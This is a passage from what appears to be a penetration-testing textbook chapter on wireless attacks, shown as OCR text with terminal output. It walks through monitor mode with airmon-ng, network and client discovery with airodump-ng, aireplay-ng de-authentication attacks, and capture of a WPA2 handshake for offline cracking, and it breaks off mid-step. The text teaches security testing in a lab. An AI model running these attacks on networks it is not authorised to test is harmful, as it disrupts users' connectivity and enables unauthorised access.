


Figure 13.6 – SU-MIMO

Multi-User Multiple Input Multiple Out (MU-MIMO)




Figure 13.7 – MU-MIMO

To start performing reconnaissance on a wireless network, please follow these steps:

1. Power on both your wireless router and Kali Linux. Ensure you have a few wireless clients connected to your wireless network.
2. Connect your wireless network adapter to your Kali Linux virtual machine.
3. On Kali Linux, open Terminal and use the **iwconfig** command to verify that the wireless network adapter has been detected and recognized, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.8 – Checking for wireless network adapters

As shown in the preceding screenshot, the **wlan0** network interface represents the connected wireless network adapter.

4. Next, use the **airmon-ng** tool to terminate any conflicting processes and enable monitoring mode on the **wlan0** interface:kali@kali:~$ **sudo airmon-ng check kill**
kali@kali:~$ **sudo airmon-ng start wlan0**
As shown in the following screenshot, the **wlan0mon** interface is a virtual interface that was created in monitoring mode:

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.9 – Enabling monitoring mode

5. Use the **iwconfig** command to verify there's a wireless network interface in monitor mode:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.10 – Verifying monitor mode

6. Next, use the **airodump-ng** tool to start monitoring all nearby wireless networks within the vicinity:kali@kali:~$ **sudo airodump-ng wlan0mon**
The following screenshot shows a list of all IEEE 802.11 wireless networks within my vicinity:

```
CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:10

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:          -25      149         2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -36       76         1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
38:4C:4F:          -72       52        46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
B4:39:39:          -83       26        73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
2C:9D:1E:          -88        9         3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
80:02:9C:          -92        1         0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
04:C3:E6:           -1        0         2    0   9   -1   WPA              <length:  0>
38:4C:4F:          -88        2         1    0   1  195   WPA2 CCMP   PSK  Doh Study It
A8:2B:CD:          -88        5         0    0  11  130   WPA2 CCMP   PSK  Digicel_WiFi_94J3

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   98:09:CF:          -38    0 - 1      0         5
68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -27    0 - 6      0         5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -40    0 - 1      0        25
38:4C:4F:          2C:C5:46:          -84   24e- 1e  1772       103
38:4C:4F:          B0:C0:90:          -86   24e- 1      0         9
38:4C:4F:          B8:C3:85:          -89   24e- 1      0        36
38:4C:4F:          88:29:9C:          -89    0 - 1      0         2
38:4C:4F:          E4:C8:01:          -90   12e- 1      0         6
```

Figure 13.11 – Monitoring wireless networks

As shown in the preceding screenshot, the Terminal window will now begin to display all of the nearby access points and wireless clients, as well as the following information:

- **BSSID**: The **Basic Service Set Identifier** (**BSSID**) is the MAC address of the access point or wireless router.
- **PWR**: This is the power rating, which helps penetration testers determine the distance between their attacker machine and the target wireless network. The lower the power rating, the further away the access point is from your wireless network adapter.
- **Beacons**: These are the advertisements that are sent from an access point to announce its presence within the vicinity and its wireless network. Beacons usually contain information about the access point, such as the **Service Set Identifier** (**SSID**) or the wireless network's name and its operation.
- **#Data**: This is the amount of captured data packets per network.
- **#/s**: This field indicates the number of packets per second over 10 seconds.
- **CH**: This field indicates the current operating channel of the wireless network on the target access point.
- **MB**: This field outlines the maximum speed that is supported by the access point.
- **ENC**: This field indicates the wireless security encryption cipher that is currently being used on the wireless network.
- **AUTH**: This field indicates the type of authentication protocol being used on the wireless network.
- **ESSID**: The **Extended Service Set Identifier** (**ESSID**) and the name of the network (SSID) are usually the same.
- **STATION**: This field displays the **Media Access Control** (**MAC**) addresses of both the associated and unassociated wireless client devices.
- **Probes**: This field indicates the **Preferred Network List** (**PNL**) of a wireless client who is broadcasting request probes for saved wireless networks.

The longer **airodump-ng** is running on your Kali Linux machine, the more probes it will capture from wireless clients and beacons from access points, displaying all nearby devices. The following screenshot shows an example of wireless clients and the PNL:




Figure 13.12 – Capturing probes from wireless clients

Penetration testers use the SSIDs gathered from the PNL of a wireless client to create fake wireless networks, allowing a probing wireless client to create an association (connection) to the access point that responds to the client's probe.

- Next, to monitor all IEEE 802.11 networks operating on a specific channel, use the **airodump-ng -c <channel-number>** command on **airodump-ng**:kali@kali:~$ **sudo airodump-ng -c 6 wlan0mon**

As shown in the following screenshot, only IEEE 802.11 wireless networks that operate on channel 6 of the 2.4 GHz band have been shown:




Figure 13.13 – Filtering networks

- To filter a specific wireless network by its SSID name and its operating channel, use the **airodump-ng -c <channel-number> --essid <ESSID name>** command:kali@kali:~$ **sudo airodump-ng -c 6 --essid Corp_Wi-Fi wlan0mon**

As shown in the following screenshot, only the **Corp_Wi-Fi** network has been filtered:




Figure 13.14 – Filtering a specific wireless network

To discover the associated wireless clients for a specific wireless network, follow these steps:

1. On Kali Linux, ensure your wireless network adapter is connected to your virtual machine and is in monitor mode. Ensure that you have a few wireless clients connected to the wireless network.
2. Next, open Terminal within Kali Linux and use the **sudo airodump-ng wlan0mon** command to discover all nearby IEEE 802.11 wireless networks. Then, determine whether your target wireless network is in range:




Figure 13.15 – Scanning for target wireless networks

Once you've found your target within range, stop **airodump-ng** from scanning by using the *Ctrl* + *C* keyboard shortcut.

3. Assuming your target wireless network is the **Corp_Wi-Fi** network, which is operating on channel 6, use the following command filter only your target:kali@kali:~$ **sudo airodump-ng -c 6 --essid Corp_Wi-Fi wlan0mon**

4. Next, open a new Terminal and perform a de-authentication attack on the target wireless network. Use the following command, which uses **aireplay-ng** to send 100 de-authentication frames to all devices associated with the **Corp_Wi-Fi** wireless network:kali@kali:~$ **sudo aireplay-ng -0 100 -e Corp_Wi-Fi wlan0mon**
The following screenshot shows that **aireplay-ng** is performing a de-authentication attack on the target:




Figure 13.16 – De-authentication attack

5. Next, while the de-authentication attack is happening, switch to the **airodump-ng** window and notice that the MAC addresses of the associated wireless clients are appearing under the **STATION** column:

```
CH  6 ][ Elapsed: 2 mins ][ 2021-09-12 13:30 ][ PMKID found: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -31 100     1675      139    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -28    1e- 1      0        78  PMKID  Corp_Wi-Fi
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -30    1e- 1      0       123  PMKID
```

Figure 13.17 – Observing associated clients

As shown in the preceding screenshot, **airodump-ng** displays the **STATION** to **BSSID** association, which helps penetration testers easily identify which wireless client is associated with a specific access point.

6. Lastly, you can use the pre-installed MAC changer tool within Kali Linux to spoof your MAC address on your wireless network adapter.

To start learning how to compromise an IEEE 802.11 wireless network using either WPA-PSK or WPA2-PSK security standards, please follow these steps:

1. Ensure that both your wireless router and Kali Linux are powered on. Ensure that there are a few wireless clients connected to the wireless network.
2. Connect your wireless network adapter to your Kali Linux virtual machine and ensure it's being recognized as a WLAN network adapter, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.19 – Checking the wireless network adapter's status

3. Next, use **airmon-ng** to automatically terminate any processes that may affect the wireless network adapter from operating in **monitor** mode:kali@kali:~$ **sudo airmon-ng check kill**

4. Next, use **airmon-ng** to change the operating mode of the wireless adapter to **monitor** mode:kali@kali:~$ **sudo airmon-ng start wlan0**

As shown in the following screenshot, **airmon-ng** has automatically changed the **wlan0** interface to **monitor** mode by creating the **wlan0mon** interface:

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.20 – Enabling monitor mode

5. Next, use the **iwconfig** command to verify the operating mode of the new interface:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.21 – Checking the interface's status

6. Next, use **airodump-ng** to start monitoring all nearby IEEE 802.11 wireless networks:kali@kali:~$ **sudo airodump-ng wlan0mon**

As shown in the following screenshot, our target **Corp_Wi-Fi** is within the vicinity:

```
 CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:10

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 9C:3D:CF:[redacted]  -25      149        2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
 68:7F:74:01:28:E1  -36       76        1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
 38:4C:4F:[redacted]  -72       52       46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
 B4:39:39:[redacted]  -83       26       73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
 2C:9D:1E:[redacted]  -88        9        3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
 80:02:9C:[redacted]  -92        1        0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
```

Figure 13.22 – Searching for the target network

As shown in the preceding screenshot, we can determine that the **Corp_Wi-Fi** network is within range of our wireless network adapter and that it's using WPA2 with CCMP (AES) for data encryption. Its operating channel and access point's BSSID are also revealed.

7. Next, use *Ctrl* + *C* or *Ctrl* + *Z* to stop **airodump-ng** from scanning all the channels within the 2.4 GHz band.

8. Next, use **airodump-ng** to capture and store the WLAN frames for the **Corp_Wi-Fi** network:kali@kali:~$ **sudo airodump-ng -c 6 --essid Corp_Wi-Fi wlan0mon -w Corp_Wi-Fi**

This command will allow **airodump-ng** to listen on the specific channel, filter the **Corp_Wi-Fi** wireless network,

and store all captured WLAN frames, including the WPA/WPA2 handshake for the network, locally, on Kali Linux. This WPA/WPA2 handshake is needed to perform offline password cracking on the wireless network.
Important Note
In **airodump-ng**, the **-c** syntax specifies the channel, **--essid** is used to specify the ESSID to filter, and **-w** allows the captured frames to be written to an output file.

9. Next, open a new Terminal on Kali Linux to perform a de-authentication attack on the associated clients of the target wireless network using **aireplay-ng** and the **BSSID** property of the target access point:kali@kali:~$ **sudo aireplay-ng -0 100 -a 68:7F:74:01:28:E1 wlan0mon**
-0 indicates to perform a de-authentication attack on the target, **100** specifies the number of packets to send, and **-a** indicates the BSSID of the target access point or wireless router. This will cause all associated clients to disassociate and reassociate, forcing the wireless clients to send their WPA/WPA2 handshake to the access point, allowing us to capture it, as shown here:

